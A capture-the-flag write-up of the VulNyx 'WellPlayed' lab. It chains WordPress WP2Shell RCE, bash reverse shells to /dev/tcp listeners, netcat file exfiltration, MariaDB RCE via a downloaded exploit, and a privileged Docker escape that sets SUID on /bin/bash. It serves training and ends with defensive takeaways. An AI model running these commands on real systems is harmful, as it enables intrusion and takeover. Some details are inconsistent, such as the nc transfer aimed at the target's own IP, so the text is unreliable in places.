Wellplayed | Vulnyx Writeup
Table of Contents
Overview

WellPlayed is an easy VulNyx machine that focuses on WordPress exploitation, unauthenticated remote code execution, sensitive credential disclosure, database exploitation, privileged Docker containers, and SUID Bash privilege escalation. The machine demonstrates how weaknesses across web applications, database services, and container configurations can be chained together to achieve full system compromise.
Key Vulnerabilities
- WordPress 6.9.4 WP2Shell
- Unauthenticated Remote Code Execution
- Sensitive Information Disclosure
- MariaDB 13.0.1 Remote Code Execution
- Docker Socket Misconfiguration
- Privileged Docker Container
- Host Filesystem Mount
- SUID Bash Privilege Escalation
🔎 Reconnaissance
First, perform a full TCP port scan against the target using Nmap.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.29
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.29
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 05:48 -0700
Nmap scan report for 192.168.1.29
Host is up (0.00099s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp   open     http     nginx
|_http-title: Did not follow redirect to https://wellplayed.nyx/
443/tcp  open     ssl/http nginx
|_http-generator: WordPress 6.9.4
|_http-title: wellplayed
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=wellplayed.nyx/organizationName=Organization/stateOrProvinceName=State/countryName=US
| Not valid before: 2026-08-09T12:19:30
|_Not valid after:  2027-08-09T12:19:30
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
3306/tcp filtered mysql
8080/tcp open     http     Node.js Express framework
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Content Review System
MAC Address: 08:00:27:11:31:D3 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.70 seconds
Findings
- 22/tcp → SSH
- 80/tcp → HTTP
- 443/tcp → HTTPS / WordPress
- 3306/tcp → MySQL/MariaDB, filtered externally
- 8080/tcp → Node.js Express Content Review System
The HTTPS service identifies the domain: wellplayed.nyx
Add the domain to the local /etc/hosts file.
echo "192.168.1.29 wellplayed.nyx" | sudo tee -a /etc/hosts
🌐 WordPress Enumeration
Port 443 hosts a WordPress website.
Use WPScan to enumerate WordPress users and information.
wpscan --url "https://wellplayed.nyx/" --enumerate u --disable-tls-checks
Findings
$ wpscan --url "https://wellplayed.nyx/" --enumerate u --disable-tls-checks
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                  WordPress Security Scanner
                         Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: https://wellplayed.nyx/ [192.168.1.29]
[+] Started: Fri Aug 21 06:09:01 2026
[+] Command Line: wpscan --url https://wellplayed.nyx/ --enumerate u --disable-tls-checks
[+] Hostname: arc

Interesting Finding(s):
...

[+] WordPress version 6.9.4 identified (Insecure, released on 2026-03-11).
 | Found By: Rss Generator (Passive Detection)
 |  - https://wellplayed.nyx/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
 | Confirmed By: Rss Generator (Passive Detection)
 |  - https://wellplayed.nyx/comments/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
...
[+] admin
 | Found By: Rss Generator (Passive Detection)
The scan identifies:
- WordPress version: 6.9.4
- WordPress user: admin
The WordPress version is reported as insecure.
💥 WP2Shell Vulnerability
Further investigation reveals that WordPress 6.9.4 is affected by the WP2Shell vulnerability chain.
The vulnerability chain is associated with:
CVE-2026-63030
CVE-2026-60137
The vulnerability can lead to unauthenticated remote code execution and site takeover.
A proof-of-concept repository is available for the vulnerability.
Clone the repository:
git clone https://github.com/mcipekci/wp2shell.git
Move into the directory:
cd wp2shell
🧪 Verify the Vulnerability
Use the provided script to check whether the target is vulnerable.
python3 wp2shell.py https://wellplayed.nyx/ --check
Result
$ python3 wp2shell.py https://wellplayed.nyx/ --check
[+] VULNERABLE: confusion desync + author__not_in SQLi confirmed via in-band UNION read (body reflected).
    RCE-capable (WordPress 6.9.0-7.0.1). Run with --exec / --dump to proceed.
The target is confirmed vulnerable.
🐚 Remote Command Execution
Test command execution using the --exec option.
python3 wp2shell.py https://wellplayed.nyx/ --exec "id ; whoami"
Result
[+] injectable via in-band UNION read (body reflected)
[*] fabricating oembed caches + elevation graph, minting administrator ...
[*] resolved prefix='wp_'  |  impersonating first administrator uid=1
[*] oembed cache rows created (write bridge OK): IDs [26, 27, 28]
[+] administrator created -> wp2shell_25ce93be5c3b : Pwn!Q9w0z9q5bivgeIGjLxoB
[*] authenticating and dropping command runner ...
[*] cleaned up: removed admin 'wp2shell_25ce93be5c3b', its meta, 3 oembed rows, and the webshell (no persistent footprint)
[+] command output (wp2shell_25ce93be5c3b):

uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
Command execution is successful, and the commands execute as: www-data
📡 Reverse Shell
Start a Netcat listener on the attacker machine.
nc -lnvp 9999
Execute a Bash reverse shell through the WP2Shell command execution functionality.
python3 wp2shell.py https://wellplayed.nyx/ --exec "bash -c 'bash -i > /dev/tcp/192.168.1.28/9999 0>&1'"
The listener receives a connection.
listening on [any] 9999 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.29] 57294
id ;whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
A reverse shell is successfully obtained.
🖥 Shell Upgrade
Upgrade the reverse shell to a fully interactive TTY.
script /dev/null -c bash
Press:
Ctrl + Z
Then run:
stty raw -echo; fg
reset xterm
export TERM=xterm
export BASH=bash
The reverse shell is now upgraded to an interactive TTY.
🔍 Sensitive File Discovery
Search the /opt directory for interesting files.
cd /opt/ ls -la
Result
www-data@wellplayed:$ ls -la /opt/
total 20
drwxr-xr-x   4 root root 4096 Aug 10 12:22 .
drwxr-xr-x  18 root root 4096 Jul 30 05:08 ..
drwx--x--x   4 root root 4096 Aug 10 10:04 containerd
drwxrwxrwx+  2 root root 4096 Aug 11 05:49 pwned
-rw-r--r--   1 root root  396 Aug 10 12:22 secure.txt.xz
The file: /opt/secure.txt.xz looks interesting.
Attempt to decompress it directly:
unxz secure.txt.xz
Result
www-data@wellplayed:/opt$ unxz secure.txt.xz
unxz: secure.txt: Permission denied
www-data@wellplayed:/opt$
The current user cannot write the decompressed file in /opt.
📥 Transfer the Compressed File
Transfer secure.txt.xz to the attacker machine using Netcat.
On the attacker machine:
nc -lnvp 4444 > secure.txt.xz
On the target:
nc 192.168.1.29 4444 < secure.txt.xz
After obtaining the file, decompress it locally and read its contents.
cat secure.txt
Result
----- BEGIN SECURE MEMO -----

To: Security Team
From: DevOps
Date: August 2026

URGENT: Security Issues Detected

The following critical issues require immediate attention:

1. The password for user "maciiii" is compromised:
   MEf4MEf@c4j8UmUGAv*3sAhIkow!oKNOkuk4bulRa

2. Docker volume mount is mapped to pwned folder.

ACTION REQUIRED:
- Change maciiii password immediately
- Remove the volume mount

----- END SECURE MEMO -----
The memo exposes credentials for the user:
Username: maciiii
Password: MEf4MEf@c4j8UmUGAv*3sAhIkow!oKNOkuk4bulRa
🔐 SSH Access as maciiii
Since SSH is exposed on port 22, attempt to authenticate using the discovered credentials.
ssh maciiii@192.168.1.29
Verify the current user:
id ; whoami
Result
$ ssh maciiii@192.168.1.29
The authenticity of host '192.168.1.29 (192.168.1.29)' can't be established.
ED25519 key fingerprint is: SHA256:k9gg59ByF1Bdvf8bZWifGJFI1sjkUW+f4otCfhbzvJY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.29' (ED25519) to the list of known hosts.
maciiii@192.168.1.29's password:
Linux wellplayed 6.12.96+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.96-1 (2026-07-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
maciiii@wellplayed:~$ id ; whoami
uid=1000(maciiii) gid=1000(maciiii) groups=1000(maciiii)
maciiii
Successfully obtained an SSH session.
🏁 User Flag
Read the user flag.
cat user.txt
Result
maciiii@wellplayed:~$ cat user.txt
2000d74a14603db7f68e473c68ca2eaa
maciiii@wellplayed:~$
🔍 Process Enumeration
Check running processes owned by root.
ps aux | grep root
Among the running processes, Docker-related processes are visible:
maciiii@wellplayed:~$ ps aux | grep root
root           1  0.0  0.7  23772 14492 ?        Ss   09:32   0:01 /sbin/init
root           2  0.0  0.0      0     0 ?        S    09:32   0:00 [kthreadd]
...
root        1155  0.0  0.3 1672992 6672 ?        Sl   09:33   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3306 -container-ip 172.18.0.2 -container-port 3306 -use-listen-fd

root        1160  0.0  0.4 1599260 8532 ?        Sl   09:33   0:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 3306 -container-ip 172.18.0.2 -container-port 3306 -use-listen-fd
This indicates that a MariaDB container is running internally.
The database is accessible through the Docker network.
🗄️ MariaDB Access
Connect to MariaDB locally as root without a password.
mysql -h 127.0.0.1 -u root -p
Press Enter when prompted for the password.
Result
maciiii@wellplayed:~$ mysql -h 127.0.0.1 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 13.0.1-MariaDB-ubu2604 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
The database is running:
MariaDB 13.0.1
💥 MariaDB Privilege Escalation
Further investigation reveals a vulnerability affecting MariaDB 13.0.1.
The exploitation requires:
- A low-privileged MariaDB account
- A database controlled by that account
- The vulnerable MariaDB version
- Access to the MariaDB service
A proof-of-concept is available from:
https://github.com/dinosn/mariadb-13-rce-lab
👤 Create a Low-Privileged Database User
Inside the MariaDB shell, create a low-privileged user.
create user 'lowpriv'@'%' identified by 'lowpriv';
Create the application database:
create database appdb;
Grant the required privileges:
grant usage on *.* to 'lowpriv'@'%';
grant all on appdb.* to 'lowpriv'@'%';
The required database configuration is now prepared.
maciiii@wellplayed:~$ mysql -h 127.0.0.1 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 13.0.1-MariaDB-ubu2604 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'lowpriv'@'%' identified by 'lowpriv';
Query OK, 0 rows affected (0.044 sec)

MariaDB [(none)]> create database appdb;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> grant usage on *.* to 'lowpriv'@'%';
Query OK, 0 rows affected (0.039 sec)

MariaDB [(none)]> grant all on appdb.* to 'lowpriv'@'%';
Query OK, 0 rows affected (0.041 sec)

MariaDB [(none)]>
📥 Download the MariaDB Exploit
Download the proof-of-concept exploit script.
wget https://raw.githubusercontent.com/dinosn/mariadb-13-rce-lab/refs/heads/main/exploit_pure_sql.py
📡 Prepare the Reverse Shell
Open another SSH session as maciiii.
On the second SSH session, start a Netcat listener:
nc -lnvp 5555
The Docker container is running on the internal network.
The observed container IP is:
172.18.0.2
The Docker host is reachable through:
172.18.0.1
🐚 Exploit MariaDB
From the first SSH session, execute the MariaDB proof-of-concept with a reverse-shell command.
python3 exploit_pure_sql.py --host 172.18.0.2 --port 3306 --user lowpriv --password lowpriv --command 'bash -c "bash -i >& /dev/tcp/172.18.0.1/5555 0>&1"' --marker /tmp/pwned
The second SSH session receives the connection.
listening on [any] 5555 ...
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 57282
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell

mysql@4d6a37e7cb75:~$
We successfully obtain a shell inside the MariaDB container as: mysql
🐳 Docker Enumeration
List the contents of the MySQL user’s home directory.
ls -la
An interesting file is present:
mysql@4d6a37e7cb75:~$ ls -la
ls -la
total 365416
drwxr-xr-x 7 mysql mysql      4096 Aug 21 15:45 .
drwxr-xr-x 1 root  root       4096 Aug  9 22:50 ..
-rw------- 1 mysql 104         169 Aug 11 10:51 .bash_history
-rw------- 1 mysql 104         118 Aug  9 22:38 .my-healthcheck.cnf
drwx------ 2 mysql 104        4096 Aug 21 15:55 appdb
Read it:
cat .bash_history
Result
mysql@4d6a37e7cb75:~$ cat .bash_history
cat .bash_history
docker -H unix:///var/run/docker.sock.lol run --rm --privileged --pid=host --volume /:/host ubuntu:22.04 cat /host/root/root.txt
apt-get update
ip a
exit
ls
docker
exit
mysql@4d6a37e7cb75:~$
The history reveals a Docker command using:
--privileged
--pid=host
--volume /:/host
This combination provides highly privileged access to the host filesystem.
The entire host filesystem is mounted inside the container at:
/host
🔐 Check Bash Permissions
Before exploiting the Docker configuration, check the permissions of /bin/bash on the initial ssh session.
ls -la /bin/bash
Result
maciiii@wellplayed:~$  ls -la /bin/bash
-rwxr-xr-x 1 root root 1540520 Feb 13  2026 /bin/bash
The SUID bit is not currently set.
💥 Docker Privilege Escalation
Use the privileged Docker configuration to modify the host’s /bin/bash.
From the MariaDB container shell, execute:
docker -H unix:///var/run/docker.sock.lol run --rm --privileged --pid=host --volume /:/host ubuntu:22.04 chmod u+s /host/bin/bash
The command starts a privileged container and mounts the host filesystem:
/:/host
The command then changes the SUID permission of the host’s Bash binary.
🔎 Verify SUID Bash
Return to the maciiii SSH session and check /bin/bash again.
ls -la /bin/bash
Result
maciiii@wellplayed:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1298416 May  9 06:07 /bin/bash
The SUID bit is now enabled:
-rwsr-xr-x
The Bash binary is owned by root and has the SUID permission.
👑 Root Shell
Execute Bash with the -p option to preserve the effective privileges.
/bin/bash -p
Result
maciiii@wellplayed:~$ /bin/bash -p
bash-5.2# id
uid=1000(maciiii) gid=1000(maciiii) euid=0(root) groups=1000(maciiii)
bash-5.2# id ;whoami
uid=1000(maciiii) gid=1000(maciiii) euid=0(root) groups=1000(maciiii)
root
bash-5.2#
The effective UID is:
euid=0(root)
This confirms successful privilege escalation to root.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
931c86372857f04edb6eab58955b38a3
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | WPScan |
| Initial Access | WP2Shell |
| Remote Code Execution | WordPress WP2Shell |
| Initial Shell | www-data |
| Credential Discovery | secure.txt.xz |
| User Access | SSH as maciiii |
| Database Enumeration | MariaDB |
| Database Exploitation | MariaDB 13.0.1 RCE |
| Container Access | mysql |
| Container Escape / Host Access | Privileged Docker |
| Privilege Escalation | SUID Bash |
| Root Access | /bin/bash -p |
| Flags | User + Root |
🚀 Key Takeaways
- Always enumerate all exposed services, especially when multiple web applications are running on different ports.
- WordPress version enumeration can reveal potentially vulnerable software versions.
- Unauthenticated remote code execution vulnerabilities can provide immediate access to the underlying web server account.
- Sensitive files such as configuration files and internal security memos can expose valid credentials.
- Database services should not expose unnecessary privileged functionality to low-privileged users.
- Privileged Docker containers can provide direct access to the host filesystem.
- Mounting
/into a privileged container effectively exposes the host filesystem to the container. - The SUID bit on
/bin/bashallows an unprivileged account to execute Bash with root effective privileges. - Docker socket access must be carefully restricted because access to a privileged Docker daemon can result in complete host compromise.

Related Posts
Cibercamp | VulNyx Writeup
Compromised the Cibercamp machine by exploiting WP File Manager 6.0 for unauthenticated RCE, obtaining a reverse shell …
Trace | Vulnyx Writeup
Compromised the Trace machine by enumerating an exposed NFS share, discovering internal domains, bypassing a PHP …
NorthWing | Vulnyx Writeup
Compromised the NorthWing machine by exploiting Local File Inclusion with a PHP filter wrapper, recovering and cracking …
Billing | TryHackMe Writeup
Compromised the Billing machine by exploiting MagnusBilling through CVE-2023-30258 to obtain an unauthenticated remote …